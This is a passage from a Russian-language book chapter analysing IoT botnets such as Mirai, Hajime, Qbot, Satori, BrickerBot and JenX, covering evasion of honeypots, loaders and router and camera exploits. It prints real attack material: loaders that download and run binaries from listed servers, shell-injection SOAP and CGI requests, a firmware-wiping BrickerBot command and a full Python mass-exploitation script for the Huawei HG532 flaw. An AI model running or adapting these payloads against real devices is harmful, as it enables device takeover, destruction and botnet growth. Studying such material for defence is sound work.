


Рис. 3.3. Sentinel-узлы.

Поскольку сторожевые узлы не ведут активного сканирования, обнаружить и отыскать их очень трудно. Децентрализованность и автономность избавляют их от необходимости в инфраструктуре C2. Централизованная платформа могла бы пригодиться лишь для распространения и наблюдения за такими узлами. Однако для выполнения своих задач они не зависят от системы развёртывания или мониторинга: цели обнаруживаются и атакуются полностью автономно.

Однако у этого шаблона есть серьёзные ограничения. Для проведения согласованной DDoS-атаки ботнету нужен центральный командир — генерал, который поднимает войска и приказывает им, кого и как атаковать. Если бот на сторожевом узле размножается самостоятельно, как оператору отслеживать подконтрольные копии? Что делать с устройствами, чей IP-адрес меняется?

Большинство IoT-устройств находится в домашних сетях с динамическими адресами IPv4. Переход на IPv6 решит эту проблему, но пока ботам IPv4 приходится самостоятельно связываться с центром, чтобы тот знал об их существовании. Для полноценной работы сети необходимы учёт участников и связь между ботами и вышестоящими управляющими узлами — через централизованную инфраструктуру C2 либо распределённую одноранговую сеть.

3.2.4 Уклонение от обнаружения

Централизованное сканирование — один из способов уменьшить заметность и снизить вероятность обнаружения и перехвата ботнета. На практике встречаются и другие приёмы уклонения. Обычно они довольно просты и многократно повторяются, поскольку разные вредоносные программы для IoT используют обширные общие фрагменты исходного кода.

3.2.4.1 Фильтрация диапазонов сканирования

Усовершенствованные генераторы псевдослучайных IP-адресов исключают диапазоны серверов, контролируемых ЦРУ и ФБР, а также популярных облачных провайдеров, включая Amazon, Azure, DigitalOcean и OVH. Причина исключения первых очевидна; вторые пропускают, чтобы не попасть в приманки специалистов по безопасности. Кроме того, в подсетях облачных провайдеров обычно нет интересных для ботнета IoT-устройств.

3.2.4.2 Поисковые системы IoT

Вместо того чтобы сканировать весь интернет, создавать много шума и рисковать попасть в приманку, централизованный сканер может прицельно проверять IP-адреса, найденные поисковыми системами IoT, такими как Shodan, Censys и ZoomEye. Эти службы непрерывно сканируют интернет и собирают сведения об открытых портах, приветствиях Telnet и SSH, полях заголовков HTTP и других признаках. Данные, включая историю изменений по каждому адресу, индексируются в базах. Удобные API позволяют пользователю бесплатного или платного тарифа получить перечень IP-адресов, соответствующих нужному типу устройств и доступной извне службе. Shodan даже предлагает API мониторинга с асинхронными уведомлениями в реальном времени о новых устройствах, отвечающих запросу. Встроив такие API в программу эксплуатации, центральные серверы могут работать очень эффективно и почти не шуметь возле приманок. Само сканирование и сбор разведанных выполняют поисковые системы IoT, которые обычно внесены в списки разрешённых источников приманок и служб оценки репутации IP-адресов.

3.2.4.3 Определение типа жертвы

Исполняемые файлы ботов — ценный ресурс, который необходимо защищать. Поэтому ботнеты стараются удостовериться, что заражают настоящее устройство, а не попадают в ловушку. Один из простых, но распространённых способов распознавания приманок основан на сочетании команд оболочки и экранированных символов. Команда echo со строкой в восьмеричной кодировке позволяет вредоносной программе отличить систему на основе BusyBox от полноценной Linux. Встроенная команда echo из BusyBox правильно интерпретирует восьмеричные значения, тогда как обычная программа echo в Linux этого не делает. Пример:

```
cd /dev/shm; cat . s || cp /bin/echo . s; (/bin/busybox CRMCR || :)  
/bin/busybox echo -e '\147\141\171\146\147\164'
```

Определение типа устройства также помогает не заражать посторонние системы и не раскрывать последовательность команд загрузчика или адрес сервера загрузки. По открытым портам, приветствиям Telnet и SSH либо значению поля Server в заголовке HTTP сканер может определить тип, производителя, модель и версию целевого устройства. Затем бот подстраивает команды загрузки вредоносной программы под новую жертву или разрывает соединение, если она не соответствует ни одному известному шаблону. При эксплуатации через HTTP бот может сначала подключиться к веб-серверу, запросить главную страницу / и по заголовку Server выбрать дальнейший способ заражения. Если значение не совпадает с ожидаемыми шаблонами, устройство оставляют в покое. Проверка одних только портов менее точна, но иногда позволяет понять, какие службы доступны извне и пригодны для эксплуатации.

Более сложные методы сопоставляют приветствия SSH, Telnet и HTTP и проверяют согласованность ответов. Сканер может несколько раз подключиться к одной и той же жертве и проверить, не меняются ли приветствия так, словно каждый раз отвечает совершенно другое устройство. Подобный приём часто встречается в приманках, которые одним экземпляром имитируют сразу несколько устройств. Ещё одна очевидная проверка выполняется при переборе учётных данных. Если первая же пара сработала, атакующему либо чрезвычайно повезло, либо его пытаются обмануть. Повторное подключение с другой парой быстро покажет, общается сканер с приманкой или с настоящим устройством. Ведь у реального устройства едва ли окажется несколько наборов стандартных учётных данных, тем более относящихся к разным производителям. Разумеется, некоторые из этих проверок требуют более сложной реализации.

3.3 Эксплойты и загрузчики

Mirai был не первой вредоносной программой, но именно он превратил IoT в заметную часть ландшафта DDoS-угроз. Поразительно, что при помощи словаря всего из 60 стандартных пар учётных данных программа смогла взломать сотни тысяч IoT-устройств. Получив привилегированный доступ к командной оболочке, загрузить и запустить исполняемый файл уже совсем несложно. Тот же способ применяли последующие варианты и новые ботнеты, только Telnet заменяли более безопасным протоколом удалённого доступа SSH. Поддержку SSH обычно реализовывали сценариями Python с модулем Paramiko.

После атак на OVH, Krebs и Dyn злоумышленник под псевдонимом Best Buy дополнил Mirai простым в реализации, но очень эффективным эксплойтом. Он позволял взламывать управляемое абонентское оборудование интернет-провайдеров, прежде всего маршрутизаторы. В конце 2016 года злоумышленник применил его против Deutsche Telekom (DT), TalkTalk и Post Office UK [17]. Из-за неудачной реализации протокола управления абонентским оборудованием через глобальную сеть (CWMP), известной как TR-064, атакующий мог добиться удалённого выполнения кода. Для этого в поле маршрутизатора NewNTPServer1 помещалась команда, загружавшая и запускавшая вредоносную программу. Атака на DT не достигла цели, однако оставила без интернета 900 000 домохозяйств. В случае успеха злоумышленник получил бы ботнет почти из миллиона устройств.

После этого вся отрасль информационной безопасности осознала риски и огромный потенциал злоупотребления IoT. В последующие месяцы и годы исследователи раскрыли бесчисленное множество недостатков и уязвимостей самых разных устройств, часто публикуя демонстрационный код. Даже ответственное раскрытие давало злоумышленникам новые возможности. Как уже отмечалось, большинство потребительских устройств обновляют крайне редко или не обновляют вообще. Поэтому, даже если исследователь публикует эксплойт и демонстрационный код лишь после выпуска исправления производителем, преступники понимают, что ещё долго смогут успешно применять этот эксплойт.

В некоторых случаях уже менее чем через сутки после публикации уязвимости появлялись новые ботнеты, использовавшие её для взлома устройств. В этой сфере идёт конкуренция: множество злоумышленников и ботнетов борется за один и тот же, пусть и огромный, парк IoT-устройств. Поэтому ботнет, первым освоивший новую уязвимость, получает возможность захватить больше устройств.

Уязвимость не обязательно должна быть сложной или новой. Некоторые из тех, что применялись в кампаниях ботнетов 2017–2018 годов, были известны ещё с 2014 года. Для них давно существовали исправленные версии встроенного ПО, однако они всё равно позволяли разным ботнетам взламывать огромное количество IoT-устройств. Особенно привлекательными целями стали домашние маршрутизаторы и модемы. В отличие от умных и подключённых устройств, находящихся внутри частной домашней сети, маршрутизаторы и модемы напрямую доступны из интернета. Некоторые подключённые устройства сами открывают внешний доступ через шлюз посредством UPnP IGD, что тоже делает их лёгкими жертвами. За два года после появления Mirai множество ботнетов взломало миллионы устройств, и ни одной из этих кампаний не потребовалась уязвимость нулевого дня. Насколько известно автору, за этот период применили только одну такую уязвимость, хотя, конечно, о некоторых случаях мы можем никогда не узнать.

Почти все известные ботнеты доставляют вредоносную программу через промежуточный сервер загрузки. Боты стараются скрывать присутствие на устройстве и не оставлять исполняемые файлы доступными любому, кто получит к нему доступ. Кроме того, существует множество платформ и архитектур, для которых нужны разные исполняемые файлы, а объём хранилища большинства IoT-устройств ограничен. Поэтому удобнее использовать отдельный центральный сервер загрузки. Исключением стал Hajime. Для создания полностью децентрализованного однорангового ботнета он размещает файлы для одной или нескольких платформ на заражённых устройствах, доступных из интернета. Обнаружив новую жертву и получив доступ к оболочке через Telnet или другую уязвимость, бот Hajime загружает программу обычной командой `wget`, но не с центрального сервера, а с другого заражённого узла. Чтобы сохранять устойчивость к блокировке, децентрализованный одноранговый ботнет не должен зависеть ни от каких централизованных служб и ресурсов, включая DNS. Поэтому службу загрузки приходится распределять между самими заражёнными узлами, а код раздачи вредоносной программы — встраивать в бота, увеличивая его сложность и размер.

3.3.1 Перебор данных для входа в оболочку

Самый простой, но чрезвычайно эффективный способ взлома устройств — перебор стандартных и слабых учётных данных для входа по Telnet или SSH. Хотя этот метод уже неоднократно упоминался, он по-прежнему остаётся самым распространённым, а для некоторых ботнетов — единственным способом распространения. Получив доступ к оболочке устройства, злоумышленник запускает загрузчик, который скачивает и выполняет файл бота.

На рис. 3.4 показан один из загрузчиков Hajime. По своему устройству он близок к уже рассмотренным загрузчикам Mirai.

```

# enable }
# shell  } Ensure privileged shell
# sh      }

# cat /proc/mounts; /bin/busybox JEZY0 Search for writable tmpfs

# cd /dev/shm; (cat .s || cp /bin/echo .s); /bin/busybox JEZY0 Copy the echo binary to '.s'

# nc; wget; /bin/busybox JEZY0 Check availability of netcat and wget

# (dd bs=52 count=1 if=.s || cat .s) Analyze first few bytes of /bin/echo to identify platform
# /bin/busybox JEZY0

# rm .s; wget http://[REDACTED]:41818/.i; chmod +x .i; ./i; exit
Download the matching binary and execute it

```

Рис. 3.4. Загрузчик Hajime.

Ниже приведён более сложный загрузчик, также применявшийся Hajime. Командой echo он создаёт небольшую программу для скачивания файла, заменяя отсутствующие в системе средства загрузки. Эта заготовка похожа на вариант Mirai, но в Hajime она вручную записана в машинных кодах отдельно для каждой поддерживаемой платформы, чтобы занимать как можно меньше места. Загрузчик формирует сам бот, выполняющий заражение, а адрес сервера изменяется динамически: шестнадцатеричные значения подставляются в нужные позиции команд echo, почти как при исправлении двоичного файла.

```

enable
system
shell
sh
cat /proc/mounts; /bin/busybox FOIVA
cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox FOIVA
tftp; wget; /bin/busybox FOIVA
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
/bin/busybox FOIVA
>.s; cp .s .i
echo - ne "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x02\x00\
x28\x00
\x01\x00\x00\x00\x54\x00\x01\x00\x34\x00\x00\x00\x40\x01\x00\x00\x00\x02\x00\x05\x34
\x00\x20\x00\x01\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00
\x01\x00" >> .s
echo - ne "\x00\x00\x01\x00\xf8\x00\x00\x00\xf8\x00\x00\x00\x05\x00\x00\x00\x00\
x01\x00
\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x06\x20\xa0\xe3\x07\x00\x2d\xe9\x01\x00\xa0\xe3\x0d
\x10\xa0\xe1\x66\x00\x90\xef\x0c\xd0\x8d\xe2\x00\x60\xa0\xe1\x70\x10\x8f\xe2\x10\x20
\xa0\xe3" >> .s
echo - ne "\x07\x00\x2d\xe9\x03\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x14\xd0\
x8d\xe2
\x4f\x4f\x4d\xe2\x05\x50\x45\xe0\x06\x00\xa0\xe1\x04\x10\xa0\xe1\x4b\x2f\xa0\xe3\x01
\x3c\xa0\xe3\x0f\x00\x2d\xe9\x0a\x00\xa0\xe3\x0d\x10\xa0\xe1\x66\x00\x90\xef\x10\xd0
\x8d\xe2" >> .s
echo - ne "\x00\x50\x85\xe0\x00\x00\x50\xe3\x04\x00\x00\xda\x00\x20\xa0\xe1\x01\x00\
xa0\xe3
\x04\x10\xa0\xe1\x04\x00\x90\xef\xee\xff\xff\xea\x4f\xdf\x8d\xe2\x00\x00\x40\xe0\x01
\x70\xa0\xe3\x00\x00\x00\xef\x02\x00\x32\x64\x2e\x8b\xcf\x89\x41\x26\x00\x00\x00\x61
\x65\x61" >> .s
echo - ne "\x62\x69\x00\x01\x1c\x00\x00\x00\x05\x43\x6f\x72\x74\x65\x78\x2d\x41\x35\
x00\x06
\x0a\x07\x41\x08\x01\x09\x02\x2a\x01\x44\x01\x00\x2e\x73\x68\x73\x74\x72\x74\x61\x62
\x00\x2e\x74\x65\x78\x74\x00\x2e\x41\x52\x4d\x2e\x61\x74\x74\x72\x69\x62\x75\x74\x65
\x73\x00" >> .s
echo - ne "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b
\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00\x00\x54\x00\x01\x00\x54\x00\x00\x00\xa4\x00
\x00\x00" >> .s

```


Загрузчик для Telnet или SSH может быть гораздо проще. Следующий пример использовали некоторые варианты Qbot:

Все файлы, кроме предназначенного для архитектуры жертвы, завершатся с ошибкой. Итог тот же, что и в предыдущих примерах с определением платформы, но приходится загружать больше данных, а риск обнаружения и раскрытия всех вариантов программы возрастает. Тем не менее метод остаётся эффективным и может применяться самим ботом либо промежуточной службой загрузки.

93

```

apt-get install python python-paramiko -y
yum install python python-paramiko -y
cd /var/tmp
curl -O http://95.215.62.137/scanner.py
wget http://95.215.62.137/scanner.py
chmod +x scanner.py
python scanner.py 10 LUCKY2 1 2 &
python scanner.py 10 LUCKY 1 2 &
python scanner.py 10 BRAZIL 1 2 &
history -c

```

Обратите внимание на дополнительные команды в конце приведённого выше загрузчика. Они встречаются довольно редко: обычно сценарий ограничивается доставкой вредоносной программы. Здесь же загрузчик пытается установить модуль Python Paramiko и скачать с того же сервера написанный на Python сканер SSH scanner.py. Сканер запускается с тремя наборами аргументов для проверки разных диапазонов IP-адресов. В конце сценарий очищает историю команд оболочки, чтобы удалить следы. Судя по командам установки Paramiko, загрузчик рассчитан не только на IoT-устройства: менеджеры пакетов apt-get и yum обычно отсутствуют во встраиваемых системах Linux. Этот пример хорошо показывает, насколько незамысловатыми порой бывают подобные ботнеты.

3.3.2 Эксплойт удалённого выполнения команд через TR-064

Всего через несколько месяцев после публикации исходного кода Mirai злоумышленник под псевдонимом BestBuy продемонстрировал, насколько эффективным может быть ботнет. В ноябре 2016 года массовой атаке подверглись домашние маршрутизаторы абонентов нескольких европейских интернет-провайдеров. Для неё потребовался единственный SOAP-запрос HTTP к порту TCP/7547. Этот порт часто используется на внешнем интерфейсе устройств, поддерживающих старый протокол Broadband Forum из спецификации TR-064 — «настройка абонентского оборудования DSL со стороны локальной сети» [18]. Протокол появился в то время, когда провайдеры искали способ развёртывать и настраивать абонентское оборудование (CPE), не отправляя специалиста к клиенту. Он позволял программам из локальной сети обмениваться с маршрутизатором сообщениями SOAP, чтобы читать и изменять ограниченный набор параметров CPE.

TR-064 был признан устаревшим и заменён второй редакцией спецификации, которая рекомендует применять UPnP DM с моделями данных протокола управления абонентским оборудованием через глобальную сеть (CWMP). Протокол CWMP определён спецификацией TR-069 и позволяет провайдерам массово развёртывать маршрутизаторы, телевизионные приставки и другое абонентское оборудование, а затем удалённо настраивать, контролировать, диагностировать и обслуживать его. В TR-069 используется сервер автоматической настройки (ACS). Он не отправляет команды устройству напрямую, а предлагает CPE самому установить сеанс с известным сервером ACS. Обмен сообщениями конфигурации всегда начинается по инициативе абонентского устройства. Для запуска сеанса CWMP простым запросом HTTP GET рекомендуется порт TCP/7547. При правильной реализации TR-069 безопасен. Однако во многих устройствах CPE и IoT реализация CWMP одновременно поддерживает TR-069 и устаревший TR-064. Запросы подключения TR-069 и общая служба TR-064 обслуживаются через один порт TCP/7547. При этом TR-064 никогда не предназначался для внешнего интерфейса, а большинство реализаций вдобавок по умолчанию принимает его запросы без проверки подлинности.

Ошибки реализации и небезопасные стандартные настройки многих устройств CPE позволяли выполнять произвольный код посредством внедрения команд оболочки в параметр конфигурации NewNTPServer1. Уязвимость была опубликована в мае 2016 года под номером CVE-2016-10372 — почти за пять месяцев до атак на Deutsche Telekom, TalkTalk и Post Office UK [17].

Один запрос HTTP POST позволяет без проверки подлинности выполнить любую команду оболочки с правами привилегированного пользователя. Ниже приведён пример атаки BestBuy, позднее встречавшейся во множестве IoT-ботов и вариантов Mirai. Стрелкой отмечена команда загрузчика — единственная строка, которую требуется заменить для повторного применения эксплойта.

```
POST to /UD/act
User-Agent: [Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)]
Soapaction: [urn:dslforum-org:service:Time:1# SetNTPServers]
Content-Type: [text/xml]
Content-Length: [526]
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
<NewNTPServer1>
--> 'cd / tmp;wget http://1.ocalhost.host/2; chmod 777 2;./2'
</NewNTPServer1>
<NewNTPServer2> </NewNTPServer2>
<NewNTPServer3> </NewNTPServer3>
<NewNTPServer4> </NewNTPServer4>
<NewNTPServer5> </NewNTPServer5>
</u:SetNTPServers>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

3.3.3 Утечки данных до аутентификации

Хранение учётных данных в открытом виде и ошибки реализации могут привести к утечке сведений, с помощью которых злоумышленник затем взламывает устройство. Эксплуатация проходит в несколько этапов: сначала из утечки получают учётные данные администратора, а затем применяют их через Telnet, SSH или веб-интерфейс для удалённого выполнения команд с пройденной аутентификацией.

В марте 2017 года исследователь [19] раскрыл утечку данных в модифицированной производителем версии встраиваемого HTTP-сервера GoAhead. Эта программа использовалась более чем в 1250 моделях камер. Уязвимость позволяла скачать файл конфигурации `system.ini`, обойдя аутентификацию простой передачей пустых имени пользователя и пароля в URI. Имя и пароль администратора хранились в файле открытым текстом (см. рис. 3.5). Более того, для некоторых моделей камер возможность обновления встроенного ПО вообще не предусматривалась.




Рис. 3.5. Утечка данных в GoAhead.

Утечку данных GoAhead, раскрытую в марте 2017 года, уже в мае использовал ботнет Persirai, а в октябре — Reaper.

3.3.4 Внедрение команд без аутентификации

Ботнет Reaper также использовал другую уязвимость, раскрытую исследователем в октябре 2016 года [20]. Она затрагивала цифровые видеорегистраторы одного из крупнейших мировых производителей систем видеонаблюдения. Такой регистратор управляет видеопотоками камер CCTV и IP-камер и записывает их. В веб-интерфейсе устройства обнаружилась возможность внедрять команды без аутентификации. CGI-сценарий Search.cgi позволял администратору отправлять HTTP-запросы, которые в фоновом режиме вызывали системную команду wget. Однако переданные через URI параметры не очищались и не проверялись должным образом. Поэтому удалённый злоумышленник мог одним запросом HTTP GET без аутентификации выполнить произвольную команду с правами суперпользователя:

```
/cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=
Lw==&username=admin%20;Xm1Ap%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%
20http://104.248.34.101/bins/lessie.mips%20-0%20lessie;%20chmod%20777%20lessie;%
20sh%20lessie)&password=admin
```

В том же видеорегистраторе имелся обход аутентификации с помощью строки .cab в URI. Простой запрос позволял любому получить имена пользователей и пароли, хранившиеся в открытом виде, как показано на рис. 3.6.



Рис. 3.6. Обход аутентификации видеорегистратора.

3.3.5 Уязвимость нулевого дня в маршрутизаторе Huawei HG532

В ноябре 2017 года ботнет Okiru/Satori применил уязвимость нулевого дня в реализации UPnP TR-064 домашних шлюзов Huawei HG532. Как уже говорилось, вторая редакция TR-064 предназначалась исключительно для частной сети. Однако в HG532 служба была доступна через внешний интерфейс на порту 37215 (UPnP). Специалисты Check Point Research [21] обнаружили эксплуатацию уязвимости и конфиденциально сообщили о ней Huawei. Компания быстро выпустила обновление встроенного ПО с исправлением.

Эксплойт, также найденный в соответствующем модуле BrickerBot, отправляет простой запрос HTTP POST к /ctrlt/DeviceUpgrade_1 на порту 37215 жертвы. Полезная нагрузка, как обычно, подставляется вместо заполнителя \$(cmd):

```
Authorization:Digest username="dslf-config", realm =
"HuaweiHomeGateway", nonce="886*****e30", uri="/ctrlt/DeviceUpgrade_1",
response="361*****19c", algorithm="MD5", qop="auth", nc=00000001,
cnonce="24*****69"
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle
="http://
schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
<NewStatusURL>$(cmd)</NewStatusURL>
<NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
</u:Upgrade>
</s:Body>
</s:Envelope>
```

В эксплойте Satori/Okiru заполнитель \$(cmd) заменялся следующей командой загрузчика:

```
/bin/busybox wget -g %d.%d.%d.%d -l /tmp/rsh -r /okiru.mips; chmod + x /tmp/rsh; /
tmp/rsh
```

В BrickerBot вместо заполнителя \$(cmd) подставлялся следующий код оболочки:

```
/bin/busybox cat /dev/urandom >/dev/mtdblock0;/bin/busybox cat /dev/urandom >/ dev/
mtdblock3;/
bin/busybox cat /dev/urandom >/ dev/mtdblock1; /bin/busybox cat /dev/urandom >/ dev/
mtdblock2;/bin/busybox cat /dev/urandom >/dev/mtdblock4;/bin/iptables -A OUTPUT -j
DROP
```

Вскоре после раскрытия уязвимости на нескольких общедоступных сайтах появились демонстрационные эксплойты. Устройства, которые не успели обновить, становились жертвами. Ниже приведён один из многочисленных примеров, опубликованных исследователями. Очевидно, что скопировать этот код и встроить его в один из множества доступных сценариев сканирования на Python мог даже неопытный злоумышленник.

```
# https://0day.today/exploit/29348
import threading, sys, time, random, socket, re, os, struct, array, requests
from requests.auth import HTTPDigestAuth
ips = open(sys.argv[1], "r").readlines()
cmd = "" # Your MIPS (SSHD)
rm = "<?xml version=\"1.0\" ?>\n <s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/
soap/
envelope/\" s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n <s:
Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:service:WANPPPConnection:1\">\n
<NewStatusURL>$(\" + cmd + \") </NewStatusURL>\n<NewDownloadURL>$(echo HUAWEIUPNP)
</NewDownloadURL>\n </u:Upgrade>\n</s:Body>\n </s:Envelope>"
class exploit(threading.Thread):
def __init__(self, ip):
threading.Thread.__init__(self)
self.ip = str(ip).rstrip('\n')
def run(self):
try:
url = "http://" + self.ip + ":37215/ctrlt/DeviceUpgrade_1"
requests.post(url, timeout=5, auth=HTTPDigestAuth
('dslf-config', 'admin'), data=rm)
print "[SOAP] Attempting to infect" + self.ip
except Exception as e:
pass
for ip in ips:
try:
n = exploit(ip)
n.start()
time.sleep(0.03)
except:
pass
```

0 day. today [2018-12-23]

К концу января 2018 года ботнет JenX именно так и поступил: встроил эксплойт нулевого дня для Huawei HG532 в свой сценарий сканирования, чтобы взламывать устройства и распространять бота на основе Mirai. Ниже приведён полный эксплойт в том виде, в каком его применял JenX:

```
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://
  //
  schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
      <NewStatusURL>$(cd/tmp/ ; rm -rf okiru ; killall okiru ; killall masuta ; killall
        telnet ;
        killall telnet.mips ; killall mips ; killall mirai ; busybox wget
        -g 5.39.22.8 -l jennifer -r /jennifer.mips ; chmod +x jennifer ; ./jennifer)
      </NewStatusURL>
      < NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
    </u:Upgrade>
  </s:Body>
</s:Envelope>
```

3.3.6 Комбинирование уязвимостей

